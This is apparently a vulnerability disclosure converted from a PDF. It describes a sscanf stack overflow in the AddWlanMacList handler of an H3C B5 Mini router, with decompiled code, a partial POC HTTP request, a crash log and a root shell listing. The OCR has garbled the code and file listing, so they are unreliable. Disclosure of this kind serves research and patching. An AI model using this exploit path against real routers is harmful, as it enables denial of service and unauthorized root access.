

## Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d\_202007/1311628\_30005\_0.htm

## **Product Information**

H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview:



## **Vulnerability details**

The H3C B5 Mini B5MiniV100R005 router was found to have a stack overflow vulnerability in the AddWlanMacList function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
7 27
      v3 = websgetvar(a1, "param", &dword_49C124);
40
41
42
      return -2;
     v2 = sscant(v3, "%u;%[^;];%[^;];", &v4, &v5, &v13);
43
     if ( \vee2 == 3 || \vee2 == 2 )
44
45
      return 0;
 46
      else
47
       return -2;
12 1
```

In the AddWlanMacList function, V3 (the value param) we entered is formatted using the sscanf function and in the form of %u;%[^;];%[^;]; . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of V5 or V13, it will cause a stack overflow.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
```

Firefox/102.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router\_password\_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 536

Origin: https://192.168.0.124:80

DNT: 1

Connection: close

Cookie: LOGIN\_PSD\_REM\_FLAG=0; PSWMOBILEFLAG=true

Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin


Sec-Fetch-User: ?1

The picture above shows the process information before we send poc.

In the picture above, we can see that the PID has changed since we sent the POC.

级别	信息来源	信息内容
error	系统	webs进程已重启。

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2020.06.11-07:39+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l

drwxrwxr-x 2 1007 1007 7574 Jun 11 2020 m

drwxrwxr-x 10 root root 0 Jul 20 22:51 m

drwxrwxr-x 5 1007 1007 49 Jun 11 2020 m

drwxrwxr-x 3 1007 1007 26 Jun 11 2020 m

drwxrwxrx 1 1007 1007 7 Jun 11 2020 mp -> m

dr-xr-xr-x 11 root root 0 Jan 1 1970

lrwxrwxrwx 1 1007 1007 3 Jun 11 2020 sbin -> m

drwxr-xr-x 88 root root 0 Jan 1 1970

drwxr-xr-x 88 root root 0 Jan 1 1970

lrwxrwxrwx 1 1007 1007 3 Jun 11 2020 lib32 -> m

drwxr-xr-x 4 1007 1007 3 Jun 11 2020 lib32 -> m

drwxrwxrxx 1 1007 1007 2452 Jun 11 2020

lrwxrwxrxx 1 1007 1007 3 Jun 11 2020 lib32 -> m

drwxrwxr-x 2 1007 1007 3 Jun 11 2020 lib32 -> m

drwxrwxr-x 2 1007 1007 3 Jun 11 2020 lib32 -> m

drwxrwxr-x 2 1007 1007 3 Jun 11 2020 lib32 -> m

drwxrwxr-x 4 1007 1007 2452 Jun 11 2020 lib32 -> m

drwxrwxr-x 4 1007 1007 3 Jun 11 2020 lib32 -> m

drwxrwxr-x 4 1007 1007 2539 Jun 11 2020 lib32 -> m

drwxr-xr-x 10 root root 0 Jul 20 21:10 lib32 drwxr-xr-x 2 1007 1007 1007 1475 Jun 11 2020 lib32 drw

drwxr-xr-x 2 1007 1007 1007 1475 Jun 11 2020 lib32 drw

drwxr-xr-x 2 1007 1007 1007 1475 Jun 11 2020 lib32 drw

drwxr-xr-x 2 1007 1007 1007 1475 Jun 11 2020 lib32 drw

drwxr-xr-x 2 1007 1007 1007 1475 Jun 11 2020 lib32 drw

drwxr-xr-x 2 1007 1007 1475 Jun 11 2020 lib32 drw

drwxr-xr-xr-x 2 1007 1007 1475 Jun 11 2020 lib32 drw
```

Finally, you also can write exp to get a stable root shell without authorization.